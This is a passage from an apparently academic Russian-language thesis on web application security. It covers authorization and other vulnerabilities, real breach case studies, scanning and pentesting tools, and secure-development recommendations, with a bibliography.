Уязвимости, связанные с недостаточной авторизацией, возникают, когда приложение не обеспечивает надлежащую проверку прав доступа пользователей к ресурсам или функциям. Это может привести к несанкционированному доступу к данным, изменению данных или выполнению несанкционированных действий.

- **Отсутствие контроля доступа на уровне объектов:** Приложение должно проверять права доступа пользователя к каждому объекту данных, к которому он пытается получить доступ. Например, пользователь должен иметь право на просмотр только тех записей в базе данных, которые принадлежат ему.
- **Неправильная обработка ролей и прав доступа:** Роли и права доступа должны быть четко определены и реализованы таким образом, чтобы предотвратить несанкционированный доступ к функциям или данным. Важно, чтобы права доступа были назначены по принципу наименьших привилегий, то есть пользователи должны иметь доступ только к тем ресурсам, которые им необходимы для выполнения своих задач.
- **Уязвимости в логике авторизации:** Злоумышленники могут использовать ошибки в логике авторизации для получения доступа к функциям или

данным, к которым у них нет прав. Это может быть связано с недостаточной проверкой условий доступа или использованием некорректных методов авторизации.

4.1.4. Другие уязвимости

Помимо перечисленных выше, существует множество других уязвимостей, которые могут представлять угрозу для безопасности веб-приложений. Некоторые из них включают:

- **XML External Entity (XXE) Injection:** XXE-атаки позволяют злоумышленникам внедрять внешние сущности в XML-документы, что может привести к раскрытию конфиденциальной информации, отказу в обслуживании или выполнению произвольного кода.
- **Небезопасная десериализация:** Десериализация ненадежных данных может привести к выполнению произвольного кода на сервере.
- **Уязвимости в компонентах с открытым исходным кодом:** Использование компонентов с открытым исходным кодом с известными уязвимостями может поставить под угрозу безопасность приложения.
- **Недостаточная конфигурация безопасности:** Неправильная конфигурация серверов, баз данных или приложений может создать уязвимости, которые могут быть использованы злоумышленниками.

4.2. Примеры и последствия этих уязвимостей

Уязвимости, рассмотренные в предыдущем разделе, могут иметь серьезные последствия для безопасности веб-приложений, пользователей и организаций. Рассмотрим несколько примеров реальных инцидентов, связанных с этими уязвимостями, и их последствия:

4.2.1. Утечка данных на Facebook (2018)

В 2018 году социальная сеть Facebook столкнулась с масштабной утечкой данных, в результате которой были скомпрометированы данные около 50 миллионов пользователей. Утечка произошла из-за уязвимости в функции 'View As', которая позволяла злоумышленникам получать токены доступа пользователей и получать доступ к их профилям, сообщениям и другой конфиденциальной информации.[11]

Последствия утечки:

1) **Репутационный ущерб:** Facebook подверглась резкой критике за недостаточную защиту данных пользователей и нарушение их конфиденциальности.

2) **Финансовые потери:** Facebook столкнулась с многомиллионными штрафами со стороны регулирующих органов и потерями на фондовом рынке.
3) **Потеря доверия пользователей:** Многие пользователи потеряли доверие к Facebook и стали более осторожно относиться к предоставлению своих личных данных в социальных сетях.

4.2.2. Взлом Marriott International (2018)

В 2018 году гостиничная сеть Marriott International объявила о взломе базы данных своей дочерней компании Starwood, в результате которого были скомпрометированы данные около 500 миллионов гостей. Утечка данных включала имена, адреса электронной почты, номера телефонов, номера паспортов и данные кредитных карт. Взлом произошел из-за уязвимости в системе безопасности Starwood, которая не была обнаружена после приобретения компании Marriott.[12]

Последствия взлома:

1) **Финансовые потери:** Marriott International столкнулась с значительными финансовыми потерями, связанными с расследованием инцидента, урегулированием судебных исков и инвестициями в улучшение системы безопасности.
2) **Репутационный ущерб:** Взлом Marriott International серьезно подорвал репутацию компании и доверие гостей.
3) **Судебные иски:** Marriott International столкнулась с многочисленными судебными исками от пострадавших гостей.

4.2.3. Взлом SolarWinds (2020)

В 2020 году компания SolarWinds, поставщик программного обеспечения для управления ИТ-инфраструктурой, стала жертвой сложной кибератаки, в результате которой злоумышленники получили доступ к системам тысяч организаций по всему миру, включая правительственные учреждения США. Атака была проведена с использованием уязвимости в программном обеспечении Orion компании SolarWinds, которое было скомпрометировано злоумышленниками.[13]

Последствия взлома:

1) **Угроза национальной безопасности:** Взлом SolarWinds представлял серьезную угрозу национальной безопасности США и других стран, поскольку злоумышленники получили доступ к конфиденциальной информации правительственных учреждений.
2) **Экономический ущерб:** Взлом SolarWinds привел к значительным экономическим потерям для пострадавших организаций, связанных с расследованием инцидента, восстановлением систем и улучшением системы безопасности.

3) **Потеря доверия к поставщикам программного обеспечения:** Взлом SolarWinds подорвал доверие к поставщикам программного обеспечения и подчеркнул важность обеспечения безопасности цепочки поставок программного обеспечения.

4.2.4. Выводы

Эти примеры демонстрируют серьезность последствий, которые могут возникнуть в результате уязвимостей в веб-приложениях. Утечка данных, несанкционированный доступ к системам, финансовые потери, репутационный ущерб и потеря доверия пользователей - это лишь некоторые из возможных последствий. Важно понимать риски, связанные с этими уязвимостями, и принимать меры для их предотвращения.

4.3. Методы и инструменты для обнаружения и предотвращения других уязвимостей

Помимо рассмотренных ранее уязвимостей, существуют и другие угрозы безопасности веб-приложений, которые необходимо учитывать. Для обнаружения и предотвращения этих уязвимостей применяются различные методы и инструменты.

4.3.1. Сканирование уязвимостей

Сканеры уязвимостей - это автоматизированные инструменты, которые позволяют обнаруживать потенциальные уязвимости в веб-приложениях. Они работают путем анализа исходного кода, конфигурации сервера и сетевого трафика на наличие известных уязвимостей.

Примеры популярных сканеров уязвимостей:

1) **OpenVAS:** Открытый сканер уязвимостей с широким набором функций.
2) **Nessus:** Коммерческий сканер уязвимостей, известный своей высокой точностью и производительностью.
3) **Nikto:** Открытый сканер уязвимостей, специализирующийся на веб-серверах.
4) **Burp Suite:** Комплексный набор инструментов для тестирования безопасности веб-приложений, включая сканер уязвимостей.

4.3.2. Тестирование на проникновение

Тестирование на проникновение (пентест) - это процесс имитации атаки на веб-приложение с целью выявления уязвимостей. Пентесты проводятся квалифицированными специалистами по безопасности, которые используют различные

методы и инструменты для поиска и эксплуатации уязвимостей. Пентесты позволяют получить более глубокое понимание уровня безопасности веб-приложения и выявить уязвимости, которые могут быть пропущены сканерами уязвимостей.

4.3.3. Анализ исходного кода

Анализ исходного кода - это процесс ручного или автоматизированного изучения исходного кода веб-приложения на наличие уязвимостей. Этот метод требует глубоких знаний языков программирования и принципов безопасности. Анализ исходного кода позволяет выявить уязвимости, которые могут быть связаны с логикой приложения, использованием небезопасных функций или ошибками программирования.

4.3.4. Обзор безопасности

Обзор безопасности - это процесс оценки безопасности веб-приложения с использованием различных методов, включая сканирование уязвимостей, тестирование на проникновение и анализ исходного кода. Обзор безопасности позволяет получить целостное представление об уровне безопасности веб-приложения и разработать план по его улучшению.

4.3.5. Методы предотвращения уязвимостей

Помимо обнаружения уязвимостей, важно также принимать меры для их предотвращения.

Некоторые из наиболее эффективных методов предотвращения уязвимостей:

1) **Валидация и фильтрация данных:** Валидация и фильтрация данных на стороне сервера и клиента помогают предотвратить инъекционные атаки, такие как SQL-инъекции и XSS.
2) **Использование параметризованных запросов:** Параметризованные запросы помогают предотвратить SQL-инъекции, поскольку они разделяют данные от команд SQL.
3) **Кодирование вывода:** Кодирование вывода помогает предотвратить XSS, поскольку оно преобразует специальные символы в безопасный формат.
4) **Использование фреймворков безопасности:** Фреймворки безопасности, такие как Spring Security и Django, предоставляют встроенные механизмы защиты от распространенных уязвимостей.
5) **Регулярное обновление программного обеспечения:** Регулярное обновление программного обеспечения, включая операционную систему, веб-сервер, приложения и библиотеки, помогает устранить известные уязвимости.

6) **Обучение разработчиков:** Обучение разработчиков принципам безопасности помогает предотвратить уязвимости на ранних этапах разработки.

4.3.6. Инструменты для предотвращения уязвимостей

Существует множество инструментов, которые помогают предотвратить уязвимости в веб-приложениях.

Некоторые из наиболее популярных инструментов:

1) **Web Application Firewall (WAF):** WAF - это программное или аппаратное устройство, которое фильтрует вредоносный трафик, направленный на веб-приложение.
2) **Static Application Security Testing (SAST):** SAST-инструменты анализируют исходный код веб-приложения на наличие уязвимостей.
3) **Dynamic Application Security Testing (DAST):** DAST-инструменты анализируют работающее веб-приложение на наличие уязвимостей.
4) **Runtime Application Self-Protection (RASP):** RASP-инструменты работают внутри веб-приложения и обнаруживают и блокируют атаки в режиме реального времени.

4.4. Рекомендации для обеспечения общей безопасности веб-приложений

Обеспечение безопасности веб-приложений – это непрерывный процесс, требующий комплексного подхода. Следующие рекомендации помогут улучшить общую безопасность веб-приложений:

- **Безопасность по умолчанию:** Разрабатывайте приложения с учётом безопасности с самого начала. Используйте безопасные настройки по умолчанию и ограничивайте доступ к данным и функциям.
- **Минимальные привилегии:** Предоставляйте пользователям и процессам только те права доступа, которые необходимы для выполнения их задач.
- **Защита от ошибок:** Предполагайте, что ошибки могут возникнуть, и разрабатывайте приложения таким образом, чтобы они были устойчивы к сбоям и атакам.
- **Оборона в глубину:** Используйте несколько уровней защиты, чтобы усложнить злоумышленникам задачу по взлому приложения.
- **Не доверяйте вводу пользователя:** Валидируйте и фильтруйте все данные, полученные от пользователя, чтобы предотвратить инъекционные атаки.
- **Используйте безопасные протоколы:** Используйте HTTPS для защиты данных, передаваемых между клиентом и сервером.

- **Шифруйте конфиденциальные данные:** Шифруйте конфиденциальные данные, такие как пароли и данные кредитных карт, чтобы защитить их от несанкционированного доступа.

4.4.1. Управление уязвимостями

- **Регулярно сканируйте приложения на наличие уязвимостей:** Используйте сканеры уязвимостей для обнаружения потенциальных уязвимостей в веб-приложениях.
- **Своевременно обновляйте программное обеспечение:** Устанавливайте обновления безопасности для операционной системы, веб-сервера, приложений и библиотек.
- **Используйте систему управления уязвимостями:** Система управления уязвимостями помогает отслеживать, приоритизировать и устранять уязвимости.

4.4.2. Аутентификация и авторизация

- **Используйте надежные методы аутентификации:** Используйте надёжные пароли, многофакторную аутентификацию и другие методы для защиты учётных записей пользователей.
- **Ограничивайте доступ к функциям:** Предоставляйте пользователям доступ только к тем функциям, которые необходимы для выполнения их задач.
- **Используйте контроль доступа на основе ролей:** Контроль доступа на основе ролей помогает ограничить доступ к данным и функциям на основе ролей пользователей.

4.4.3. Защита от вредоносного ПО

- **Используйте антивирусное программное обеспечение:** Антивирусное программное обеспечение помогает обнаруживать и удалять вредоносное ПО.
- **Регулярно сканируйте системы на наличие вредоносного ПО:** Регулярное сканирование помогает выявить вредоносное ПО, которое могло проникнуть в систему.
- **Обучайте пользователей основам безопасности:** Обучайте пользователей распознавать фишинговые письма, вредоносные ссылки и другие угрозы.

4.4.4. Мониторинг и ведение журналов

- **Мониторьте активность приложений:** Мониторинг активности приложений помогает выявить подозрительную активность и атаки.

- **Ведите журналы событий безопасности:** Журналы событий безопасности помогают расследовать инциденты и выявлять причины уязвимостей.
- **Анализируйте журналы на наличие признаков атак:** Анализ журналов помогает выявить атаки, которые могли быть пропущены другими системами безопасности.

4.4.5. Резервное копирование и восстановление

- **Регулярно создавайте резервные копии данных:** Резервные копии данных помогут восстановить приложения и данные в случае атаки или сбоя.
- **Храните резервные копии в безопасном месте:** Храните резервные копии данных в отдельном месте от основного хранилища, чтобы защитить их от атак и стихийных бедствий.
- **Регулярно тестируйте процесс восстановления:** Регулярное тестирование процесса восстановления поможет убедиться, что он работает должным образом.

5. Конкретные случаи и анализ приложений

5.1. Анализ конкретных случаев уязвимостей веб-приложений

В данном разделе мы погрузимся в реальные примеры уязвимостей веб-приложений, исследуя методы и инструменты, которые были использованы для их обнаружения и устранения. Также будут представлены примеры успешной защиты и преодоления таких угроз.

5.1.1. Инъекции SQL: Утечка данных пользователей Fortnite

Описание случая: В 2019 году исследователь безопасности Check Point обнаружил уязвимость к SQL-инъекции в системе входа Epic Games, которая использовалась для Fortnite и других игр. Злоумышленники могли получить доступ к учетным записям пользователей, включая личную информацию и данные кредитных карт.

Анализ: Уязвимость была обнаружена в одном из поддоменов Epic Games, который использовался для обработки входа пользователей через социальные сети. Злоумышленник мог внедрить вредоносный SQL-код через токен аутентификации, что позволяло ему получить доступ к базе данных пользователей.

Методы обнаружения: Уязвимость была обнаружена исследователем безопасности при ручном тестировании на проникновение. Для обнаружения SQL-инъекций используются:

1) **Сканеры уязвимостей:** Автоматизированные инструменты для поиска известных уязвимостей в веб-приложениях.
2) **Ручное тестирование на проникновение:** Проверка форм и других точек ввода данных на наличие уязвимостей.
3) **Анализ исходного кода:** Поиск уязвимостей в коде приложения, связанных с обработкой пользовательского ввода.

Методы предотвращения: Epic Games устранила уязвимость путем исправления кода и внедрения дополнительных мер безопасности, таких как валидация пользовательского ввода и использование параметризованных запросов.

5.1.2. Межсайтовый скриптинг (XSS): Атака на Twitch

Описание случая: В 2019 году Twitch подвергся XSS-атаке, которая позволила злоумышленникам украсть токены аутентификации пользователей. Атака была проведена через уязвимость в системе чата Twitch.

Анализ: Злоумышленник внедрил вредоносный JavaScript-код в сообщение чата, который при просмотре другими пользователями выполнялся в их браузерах. Код крал токены аутентификации, которые затем могли быть использованы для доступа к учетным записям пользователей.

Методы обнаружения: Атака была обнаружена службой безопасности Twitch. Для обнаружения XSS-уязвимостей используются:

1) **Ручное тестирование на проникновение:** Проверка форм и других точек ввода данных на наличие уязвимостей.
2) **Анализ исходного кода:** Поиск уязвимостей в коде приложения, связанных с обработкой пользовательского ввода.
3) **Использование инструментов анализа JavaScript:** Обнаружение подозрительного кода.
4) **Мониторинг сообщений чата:** Поиск подозрительной активности и сообщений.

Методы предотвращения: Twitch устранила уязвимость путем исправления кода и внедрения дополнительных мер безопасности, таких как валидация и кодирование пользовательского ввода, а также использование Content Security Policy (CSP).

5.1.3. Подделка межсайтовых запросов (CSRF): Атака на TikTok

Описание случая: В 2020 году исследователь безопасности обнаружил уязвимость к CSRF-атаке в TikTok, которая позволяла злоумышленникам выполнять действия от имени пользователя без его ведома. Злоумышленник мог изменить настройки учетной записи пользователя, опубликовать видео или отправить сообщения.

Анализ: Уязвимость заключалась в том, что некоторые запросы на изменение настроек учетной записи не имели защиты от CSRF-атак. Злоумышленник мог создать вредоносную веб-страницу, которая при посещении пользователем автоматически отправляла запрос на изменение настроек.

Методы обнаружения: Уязвимость была обнаружена исследователем безопасности при ручном тестировании на проникновение. Для обнаружения CSRF-уязвимостей используются:

1) **Ручное тестирование на проникновение:** Анализ функций приложения на наличие уязвимостей к CSRF-атакам.
2) **Анализ исходного кода:** Проверка наличия токенов Anti-CSRF в формах и других элементах, которые отправляют запросы на сервер.
3) **Использование автоматизированных инструментов CSRF:** Сканирование веб-приложений на наличие уязвимостей к CSRF-атакам.

Методы предотвращения: TikTok устранила уязвимость путем внедрения токенов Anti-CSRF во все формы изменения настроек учетной записи.

5.1.4. Выводы

Анализ этих реальных случаев демонстрирует важность комплексного подхода к безопасности веб-приложений. Уязвимости могут привести к серьезным последствиям, таким как утечка данных, финансовые потери и ущерб репутации.

5.2. Анализ методов и инструментов, примененных для их обнаружения и предотвращения

Крупные сервисы, несмотря на их ресурсы и опыт, не застрахованы от атак. Причины возникновения уязвимостей могут быть различными: халатность, нерасторопность, недостаточный контроль и прочее. И хотя уязвимости в конечном итоге устраняются, последствия их эксплуатации могут быть огромными.

Современная безопасность – это непрерывный, сложный и многогранный процесс, в котором участвуют:

- **Разработчики:** Они играют ключевую роль в создании безопасного кода, применяя лучшие практики и используя надежные инструменты.
- **Пользователи:** Осведомленность о рисках и соблюдение мер предосторожности, таких как использование надежных паролей и осторожность при открытии ссылок, значительно снижают вероятность успешной атаки.
- **Пентестеры:** Эти специалисты имитируют действия злоумышленников, выявляя уязвимости до того, как их смогут использовать реальные преступники.
- **Специальные инструменты:** Сканеры уязвимостей, веб-файрволлы, системы анализа исходного кода и другие инструменты помогают автоматизировать обнаружение и предотвращение уязвимостей.

Только комплексный подход, объединяющий усилия всех участников процесса, способен обеспечить надежную защиту веб-приложений. Постоянное обучение, совершенствование методов и инструментов – это залог успеха в борьбе с киберугрозами.

5.3. Примеры успешной защиты и преодоления уязвимостей

Рассмотрим несколько реальных примеров, иллюстрирующих успешное применение методов и инструментов для защиты веб-приложений:

5.3.1. Исправление уязвимости в OpenSSL (Heartbleed)

В 2014 году была обнаружена серьезная уязвимость в библиотеке OpenSSL, известная как Heartbleed. Она позволяла злоумышленникам получить доступ к конфиденциальной информации, хранящейся в памяти сервера, включая пароли, ключи шифрования и личные данные. Уязвимость была быстро исправлена разработчиками OpenSSL, и многие организации, такие как Google, Facebook и Yahoo!, незамедлительно обновили свои системы, чтобы предотвратить атаки. Этот случай подчеркивает важность своевременного обновления программного обеспечения и быстрого реагирования на обнаружение уязвимостей.[14]

5.3.2. Защита от атак DDoS на GitHub

В 2018 году GitHub столкнулся с крупнейшей DDoS-атакой в истории, пиковая мощность которой достигла 1.35 терабит в секунду. Атака была успешно отражена благодаря использованию распределенной сети доставки контента (CDN) Akamai Prolexic, которая поглотила и рассеяла вредоносный трафик. GitHub также применил дополнительные меры, такие как фильтрация трафика и масштабирование инфраструктуры, чтобы обеспечить доступность своих сервисов. Этот пример демонстрирует важность использования специализированных решений для защиты от DDoS-атак и готовности к масштабным инцидентам.[15]

5.3.3. Cloudflare и защита от ботнетов

Cloudflare, ведущий провайдер CDN и услуг по защите веб-сайтов, постоянно сталкивается с угрозой ботнетов, которые используются для проведения DDoS-атак и других вредоносных действий. Компания использует комбинацию технологий, включая машинное обучение, анализ поведения и репутационные базы данных, чтобы эффективно выявлять и блокировать бот-трафик.[16] Например, в 2022 году Cloudflare успешно отразил DDoS-атаку, организованную ботнетом из 5 тысяч устройств, защитив своего клиента от простоя и финансовых потерь.[17]

5.3.4. Shopify и предотвращение утечек данных

Shopify, популярная платформа электронной коммерции, уделяет большое внимание безопасности данных своих пользователей. Компания применяет строгие меры безопасности, такие как шифрование данных, многофакторная аутентификация и регулярные аудиты безопасности, чтобы предотвратить утечки данных. В 2020 году Shopify столкнулся с инцидентом, в котором два сотрудника службы поддержки получили несанкционированный доступ к данным клиентов. Компания оперативно отреагировала на инцидент, уволила сотрудников, уведомила пострадавших клиентов и приняла дополнительные меры для усиления безопасности.[18]

5.4. Рекомендации для разработчиков веб-приложений и применение полученных знаний

Разработка безопасных веб-приложений требует комплексного подхода и постоянного внимания к вопросам безопасности. Вот несколько рекомендаций для разработчиков:

5.4.1. Безопасное программирование

- **Валидация и кодирование пользовательского ввода:** Всегда проверяйте и кодируйте пользовательский ввод, чтобы предотвратить инъекции SQL, XSS и другие атаки, основанные на внедрении кода.
- **Использование параметризованных запросов:** При работе с базами данных используйте параметризованные запросы вместо конкатенации строк, чтобы предотвратить инъекции SQL.
- **Управление сессиями:** Используйте безопасные методы управления сессиями, такие как использование случайных идентификаторов сессий и защита от фиксации сессий.
- **Защита от CSRF-атак:** Используйте токены Anti-CSRF, чтобы предотвратить подделку запросов.
- **Контроль доступа:** Реализуйте строгий контроль доступа, чтобы ограничить доступ к данным и функциям приложения только авторизованным пользователям.
- **Шифрование данных:** Шифруйте конфиденциальные данные, такие как пароли и номера кредитных карт, чтобы защитить их в случае утечки.
- **Обновление программного обеспечения:** Регулярно обновляйте используемые библиотеки и фреймворки, чтобы устранить известные уязвимости.

5.4.2. Тестирование безопасности

- **Сканирование уязвимостей:** Регулярно используйте сканеры уязвимостей для обнаружения потенциальных проблем безопасности.
- **Ручное тестирование на проникновение:** Проводите ручное тестирование на проникновение для выявления сложных уязвимостей, которые не могут быть обнаружены автоматизированными инструментами.
- **Анализ исходного кода:** Регулярно проводите анализ исходного кода на наличие уязвимостей.

5.4.3. Обучение и осведомленность

- **Обучайте команду разработки:** Обучайте свою команду разработки принципам безопасного программирования и последним угрозам безопасности.

- **Будьте в курсе последних тенденций безопасности:** Следите за последними тенденциями безопасности и новыми уязвимостями.

5.4.4. Применение полученных знаний

Знания о безопасности веб-приложений должны быть применены на практике:

- **Внедрение безопасных практик разработки:** Внедрите безопасные практики разработки в свой рабочий процесс.
- **Использование инструментов безопасности:** Используйте инструменты безопасности, такие как сканеры уязвимостей и WAF, для защиты своих приложений.
- **Сотрудничество с экспертами по безопасности:** Сотрудничайте с экспертами по безопасности, чтобы получить помощь в оценке и улучшении безопасности ваших приложений.

5.4.5. Заключение

Безопасность веб-приложений – это непрерывный процесс, требующий постоянного внимания и усилий. Следуя рекомендациям, изложенным в этой главе, разработчики могут создать более безопасные веб-приложения и защитить своих пользователей от киберугроз.

Список литературы

[1] 2015 TalkTalk data breach [Electronic resource]. — Режим доступа: https://en.wikipedia.org/wiki/2015_TalkTalk_data_breach (online; accessed: 04.05.2024).

[2] Хакеры похитили данные 8 300 000 пользователей Freepik с помощью SQL-инъекции [Электронный ресурс]. — Режим доступа: https://xakep.ru/2020/08/24/freepik/ (дата обращения: 04.05.2024).

[3] FindBugs™ - Find Bugs in Java Programs [Electronic resource]. — Режим доступа: https://findbugs.sourceforge.net/ (online; accessed: 04.05.2024).

[4] Yasca - Yet Another Source Code Analyzer [Electronic resource]. — Режим доступа: https://scovetta.github.io/yasca/ (online; accessed: 04.05.2024).

[5] clean code for teams and enterprises with SonarQube [Electronic resource]. — Режим доступа: https://www.sonarsource.com/products/sonarqube/ (online; accessed: 04.05.2024).

[6] Обзор OWASP ZAP. Сканер для поиска уязвимостей в веб-приложениях [Электронный ресурс]. — Режим доступа: https://habr.com/ru/companies/first/articles/709586/ (дата обращения: 04.05.2024).

[7] Zed Attack Proxy (ZAP) [Electronic resource]. — Режим доступа: https://www.zaproxy.org/ (online; accessed: 04.05.2024).

[8] Burp Suite: швейцарский армейский нож для тестирования веб-приложений [Электронный ресурс]. — Режим доступа: https://habr.com/ru/articles/328382/ (дата обращения: 04.05.2024).

[9] Burp Suite Community Edition [Electronic resource]. — Режим доступа: https://www.zaproxy.org/ (online; accessed: 04.05.2024).

[10] XSS Hunter Express [Electronic resource]. — Режим доступа: https://github.com/mandatoryprogrammer/xsshunter-express (online; accessed: 04.05.2024).

[11] Facebook грозит 1,5-миллиардный штраф за утечку данных 50 млн пользователей [Электронный ресурс]. — Режим доступа: https://safe.cnews.ru/news/top/2018-10-01_facebook_grozit_milliardnyj_shtraf_za_utechku_dannyh (дата обращения: 04.05.2024).

[12] Крупнейшая в мире сеть отелей сообщила об утечке данных 500 млн клиентов [Электронный ресурс]. — Режим доступа: https://www.vedomosti.ru/business/articles/2018/11/30/788043-krupneishaya-mire (дата обращения: 04.05.2024).

[13] Взлом года. Всё, что известно о компрометации SolarWinds на данный момент [Электронный ресурс]. — Режим доступа: https://xakep.ru/2020/12/23/solarwinds/ (дата обращения: 04.05.2024).

[14] Уязвимость Heartbleed в библиотеке OpenSSL ставит SSL защиту под угрозу! [Электронный ресурс]. — Режим доступа: https://www.emaro-ssl.ru/blog/2/heartbleed/ (дата обращения: 04.05.2024).

[15] February 28th DDoS Incident Report [Electronic resource]. — Режим доступа: https://github.blog/2018-03-01-ddos-incident-report/ (online; accessed: 04.05.2024).

[16] У Cloudflare новый план борьбы с ботами и изменением климата [Электронный ресурс]. — Режим доступа: https://habr.com/ru/news/468717 (дата обращения: 04.05.2024).

[17] Cloudflare отразила рекордную DDoS-атаку мощностью 26 млн запросов в секунду [Электронный ресурс]. — Режим доступа: https://xakep.ru/2022/06/14/26-mln-rps/ (дата обращения: 04.05.2024).

[18] Shopify Data Breach – Two Rogue Employees Stole Customer Data [Electronic resource]. — Режим доступа: https://gbhackers.com/shopify-data-breach/ (online; accessed: 04.05.2024).

[19] Github репозиторий двухстраничного уязвимого сайта-чата [Electronic resource]. — Режим доступа: https://github.com/SeregaTheDed/Diplom_practise (online; accessed: 09.05.2024).